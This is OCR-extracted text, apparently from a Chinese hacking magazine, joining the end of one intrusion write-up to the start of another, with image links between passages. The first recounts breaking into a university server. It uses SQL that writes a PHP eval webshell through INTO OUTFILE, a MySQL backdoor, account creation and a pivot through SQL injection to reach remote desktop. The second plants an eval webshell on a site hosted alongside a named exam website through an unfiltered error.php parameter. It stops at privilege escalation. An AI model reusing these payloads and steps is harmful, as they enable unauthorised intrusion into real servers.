


图21

破解出admin密码为36xxx2f1。

PHPCMS3.0的后台取shell很简单，特别是后台首页标出了服务器的信息，如图21。打开左侧的数据库管理选项，再选择“执行SQL”来到如图22的对话框，执行以下语句：




图22

```
create table chen (cmd text NOT NULL);
insert into chen (cmd) VALUES('<?php @eval($_POST[cmd]);?>');
select cmd from chen into outfile 'E:\\wwwroot\\aqu\\hi.php';
```

这样就在根目录下得到一只小马，然后传只大马上去，如图23。




图23

接下来就是提权了，进去后发现权限小得可怜，只有在E:\wwwroot\目录下有权限，不能跳转其它目录，这里使用一款叫Linx Mysql BackDoor的PHP后门，因为常规的udf.dll提权容易造成数据库连接丢失，而且udf.dll文件会被杀软查杀。




图24

Linx Mysql BackDoor后门启动界面如图24，填好信息创建好函数后在state()函数中填入CMD命令，先看一下服务器用户，命令执行成功如图25。




图25

再看它的远程桌面端口是多少，执行命令“**tasklist /svc**”，查找TermService的PID值为1964，如图26。执行“**netstat -ano**”，查找1964对应的端口是21888，如图27。然后添加好账户，如图28，最后就是连接远程桌面了。




图26




图27

心想着革命终于要成功了，结果出现如图29的提示，竟然不能登录！？难道是安装了防火墙？但是查看了进程和服务，没有半点防火墙的影子。将IPSEC服务停止了也一样不能登录，莫非这是一场黄粱梦？心里那个急啊！




图28




图29

想不到在最后一步被卡死，但我还是不死心，毕竟辛苦了这么久，于是将这个网的C段机器挨着试了个遍，最后得出结论：这个高校的网络做了某种限制，只允许某些服务器作为网络出口，就好似个内网一样。

接下来的工作就是找到这样的服务器，通过它们进入内网。经过千辛万苦，在其下属ASP脚本站点发现一个文本框内的SA注入点，在得到服务器权限后把这台机器做成VPN（期间过程不在本文讨论了），最后，拨通VPN再次连接到远程桌面，终于成功！如图30。





图30

后记：此次入侵前后断断续续经历了一年多时间，期间数次想要放弃，但每次山穷水尽时，相信坚持下去就会出现转机，想来人生亦是如此吧。最后祝愿我的同学们都能找到工作！

[本文用到的工具mysql door.rar以及小葵字符转换.exe已收录在本期光盘]

编辑点评：

入侵用了一年多的时间？作者真有毅力呀，像是我早放弃了，呵呵。不过文章提到load_file读取16进制文件再还原的方法有点笨了，mysql有hex和unhex函数的，直接unhex(hex(load_file(......)))应当就可以还原转成16进制以前的内容了。



从本文你可以学到：

织梦及iShow Music系统的漏洞利用方法

大家好，本文的目的是希望朋友们能从中学到点东西，在渗透中碰到类似的问题时能给你带来一点启示。不必废话，下面开始我们今天的渗透之旅吧！

一、主站受挫

今天我们友情检测的网站是http://www.xxx.com/，网站主要是给广大网友提供全国各地的公务员考试、工程类考试、财会类考试、人事局考试等考试、招生信息以及公布相关考试结果。

大致看了一下，网站分了几个栏目，不过全是静态页面。先用Google查一下网站使用的是什么程序，提交“site:365beikao.com inurl:asp”，显示没有结果。提交“site:365beikao.com inurl:php”，显示有40000多项结果。

一般用Google就能查到网站使用的程序类型，我们打开第一条搜索信息，在网站最下面显示出了“Powered by DedeCMS”，说明使用的是织梦内容管理系统。

织梦前几个版本都存在SQL注入漏洞和上传漏洞，我们分别对存在SQL注入漏洞的文件进行测试，如图1。




图 1

从图1中可以看到，存在漏洞的几个文件被删除了，上传漏洞利用先要注册用户，网站把用户注册功能也关闭了，而且可能上传漏洞也打了补丁。

网站后台目录也改了，看样子网站管理员的安全意识还不错，主站没有办法直接拿到权限，看能不能从旁站入手，剑走一回偏峰。

二、剑走偏峰

我们先去http://www.ip866.com/网站上查了一下这台服务器上的网站列表，有18个网站，现在一个一个地打开网站进行查看。

打开网站查看的第一步主要是看能不能确定下来网站使用的网站系统程序，一般是从熟悉的网站程序下手。第二步是确定好网站系统程序后，再到网上找找是否出过最新的漏洞，我一般就是这样来旁注的。

像这种网站不是有很多的服务器，提权的机会很大，因为正常的虚拟主机网站一般都在50个以上。估计这台服务器是网站管理员维护，偶尔也给些空间给朋友用用，安全性应该不会很高。

当我打开第11个网站时发现了问题，网站使用的是iShow Music，虽然主页上看不到版本信息，但在会员中心的标题栏里还有网站版本信息存在，如图2。




图 2

Ishow music前段时间还爆出了漏洞，相关文件是error.php，它在接受程序错误的时候将错误记录到data/error.php里，由于过滤不严格，导致提交的时候可以写入一句话木马参数。

网上已经有漏洞利用工具了，使用起来很简单，只要点几下鼠标就行。为了让大家理解这个漏洞，我手工拿一下Webshell。

直接提交http://www.xxx.com/error.php?errid=1&errtitle=<?eval($_POST[cmd]);?>，由于参数没有对提交来的内容进行任何过滤就把它写入到data/error.php这个文件里，因此就产生了可以构造一句话木马获得shell的漏洞。

Webshell地址是http://www.xxx.com/data/error.php，如图3。我们可以看到，一句话木马已经写入到data/error.php这个文件里，马上上传一个PHP大马到网站上，成功拿到Webshell。




图 3

三、艰难提权

现在我们就拿到这个站的Webshell了，通过ping域名，也确定这个站和我们要渗透的站在同一台服务器上，接下来就是提权了。

